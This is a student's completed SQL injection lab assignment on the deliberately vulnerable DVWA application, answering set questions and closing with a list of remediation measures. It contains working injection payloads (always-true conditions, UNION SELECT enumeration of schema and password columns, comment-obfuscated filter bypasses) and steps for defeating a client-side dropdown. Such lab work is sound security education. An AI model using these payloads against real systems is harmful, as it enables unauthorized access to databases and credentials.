Virginia Cyber Range

SQL Injection Lab Assignment

Created by David Raymond, Ph.D., CISSP, Virginia Tech

Completed by Abraham J. Reines

October 13, 2024

Contents

1 Introduction

goal of this lab is to get practical experience with SQL injection vulnerabilities in web applications by using Damn Vulnerable Web Application (DVWA). We will run different SQL queries and injection attacks to learn how these vulnerabilities can be exploited and how to stop them.

2 SQL Primer

Structured Query Language (SQL) is used to interact with databases. Here is an example query:

```
SELECT first_name FROM users WHERE userid = 2;
```

This query selects first name from `users` table where `userid` equals 2.

3 Lab Exercises

3.1 Task 2: SQL Query Evaluation

Given following query:

```
SELECT last_name FROM users WHERE first_name = 'Pablo';
```

Q1. What is result of above SQL query?

Answer:

query looks for last name of user with first name 'Pablo'. From given table, result is:

- `Picasso`

3.2 Task 3: Hands-on with SQL Injection

When we enter a 'User ID' of `1` in DVWA application, it runs this SQL query:

```
SELECT first_name, last_name FROM users WHERE user_id = '1';
```

To exploit SQL injection vulnerability, we can enter:

```
1' OR user_id=2 #
```

This changes query to:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR
   user_id='2' # ';
```

symbol is used to comment out rest of query.

Q2. What results do you get from this query?

Answer:

query returns first and last names of users with `user_id` 1 and 2.

- User ID 1: admin admin
- User ID 2: Gordon Brown



Figure 1: Results of SQL injection for user IDs 1 and 2.

Q3. Can you construct a query that will show ALL of rows in 'users' table? Write query down here.

Answer:

If we input:

```
1' OR '1'='1' #
```

SQL query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='
    1' # ';
```

Because '1'='1' is always true, this returns all rows in `users` table.



Figure 2: Results from injection showing all rows in users table.

3.3 Task 4: Continued Exploration

Using techniques from provided links, we can discover more about database schema.

Q4. Can you find out more about field names in 'users' table?

Answer:

Yes, by entering:

```
1' UNION SELECT null, column_name FROM information_schema.columns
   WHERE table_name='users' #
```

This lets us get column names from `users` table.



Figure 3: Retrieving column names using UNION SELECT.

Q5. Can you discover more tables in database used by DVWA?

Answer:

Yes, by entering:

```
1' UNION SELECT null, table_name FROM information_schema.tables
   WHERE table_schema = database() #
```

This query shows all table names in database.



Figure 4: Discovering more tables in database using UNION SELECT.

3.3.1 Medium Security Level Testing

After changing DVWA security level to 'medium', we see application's behavior changes. Some SQL injection methods might still work, but dropdown menu limits our ability to inject queries easily.



Figure 5: Setting DVWA security level to 'Medium'.

Q6. Which of above SQL Injection attempts still works in 'medium' setting?

Answer:

At medium security level, application uses a dropdown menu for 'User ID', so we can't type

in our own input. But if we use browser's developer tools, we can change input field back to a text box and perform SQL injection again. This shows some vulnerabilities can still be exploited with extra effort.

3.4 Bypassing Medium Security using HTML and JavaScript

At medium security level in DVWA, application changes input from text fields to dropdown menus. This makes it harder to input SQL injection strings directly. But by using browser's developer tools, we can change HTML and JavaScript to inject SQL code anyway.

3.4.1 Inspecting and Modifying HTML

To get around dropdown menu, we can look at HTML code and change it to allow text input. Here are steps:

1. Open developer tools in your browser by pressing `F12` or right-clicking and choosing `Inspect`.
2. In `Elements` tab, find dropdown for `User ID`. It looks like this:

```
<select name="id">
    <option value="1">1</option>
    <option value="2">2</option>
</select>
```

3. Right-click on it and choose `Edit as HTML`. Replace `<select>` element with a text input field, like this:

```
<input type="text" name="id" value="">
```

4. Now, `id` field will let you type in any text, so you can input SQL injection strings.

After changing HTML, you can try SQL injection worked in low security setting, but specially rewritten to work around the sanitization. For example, you can input:

```
1/**/OR/**/1=1
1/**/UNION/**/SELECT/**/user,/**/password/**/FROM/**/users--
```

This is a work around for the dropdown and sanitization security measures.



Figure 6: Modifying client-side input via developer tools to perform SQL Injection on 'Medium' setting.



Figure 7: Modifying client-side input via developer tools to perform SQL Injection on 'Medium' setting.

Q7. What can the application owner do to fix these SQL injection vulnerabilities?

Answer:

The application owner can fix these SQL injection vulnerabilities by implementing the following measures:

1. **Use Server-Side Input Validation and Sanitization.**

   Validate all user inputs on the server side to ensure they meet expected formats and values. For example, if the input should be a number, check it is indeed a number. Sanitizing inputs involves removing or encoding special characters which could alter the structure of SQL queries.

2. **Use Prepared Statements or Parameterized Queries.**

   Prepared statements ensure SQL queries and data are sent to the database separately. This means user input cannot change the structure of the SQL command.

3. **Limit Database User Privileges.**

   The database account used by the application should have the minimum permissions necessary. For example, if the application only needs to read data, the database user should not have permission to modify or delete data.

4. **Use Stored Procedures.**

   Stored procedures are pre-written SQL queries stored in the database. By using stored procedures, the application can execute database operations without including user input directly in SQL statements.

5. **Employ Error Handling and Hide Error Details.**

   Configure the application to display generic error messages to users. Detailed error information should be logged internally but not shown to the user.

6. **Implement Client-Side and Server-Side Input Checks.**

   While server-side validation is crucial, adding client-side validation can enhance security and improve user experience. However, client-side checks should not replace server-side validation, as they can be bypassed.

7. **Regularly Update the Application and Database Systems.**

   Keep the application, web server, and database management systems up to date with the latest security patches.

8. **Educate Developers on Secure Coding Practices.**

   Developers should be trained to write secure code and be aware of common security threats like SQL injection. Regular code reviews and security audits can help identify and fix vulnerabilities early.

9. **Use a Web Application Firewall (WAF).**

   A WAF can help detect and block malicious traffic, including SQL injection attempts. It acts as a filter between the web application and the internet, analyzing incoming requests for signs of attacks.

10. **Implement the Principle of Least Privilege.**

    Only grant users and processes the permissions they need to perform their tasks. This limits the potential damage if an account is compromised.

4 Conclusion

This lab showed how SQL injection vulnerabilities can be used to access sensitive data. By learning how attackers change SQL queries, we can put in place good security measures to protect web applications. We saw importance of server-side validation and limits of client-side controls, especially when testing different security levels in DVWA.

5 References

- DVWA Official Documentation: `http://www.dvwa.co.uk/`
- OWASP SQL Injection: `https://owasp.org/www-community/attacks/SQL_Injection`
- SQL Injection Prevention Cheat Sheet: `https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html`
- Virginia Cyber Range Lab Materials

"This work complies with JMU honor code. I did not give or receive unauthorized help on this assignment."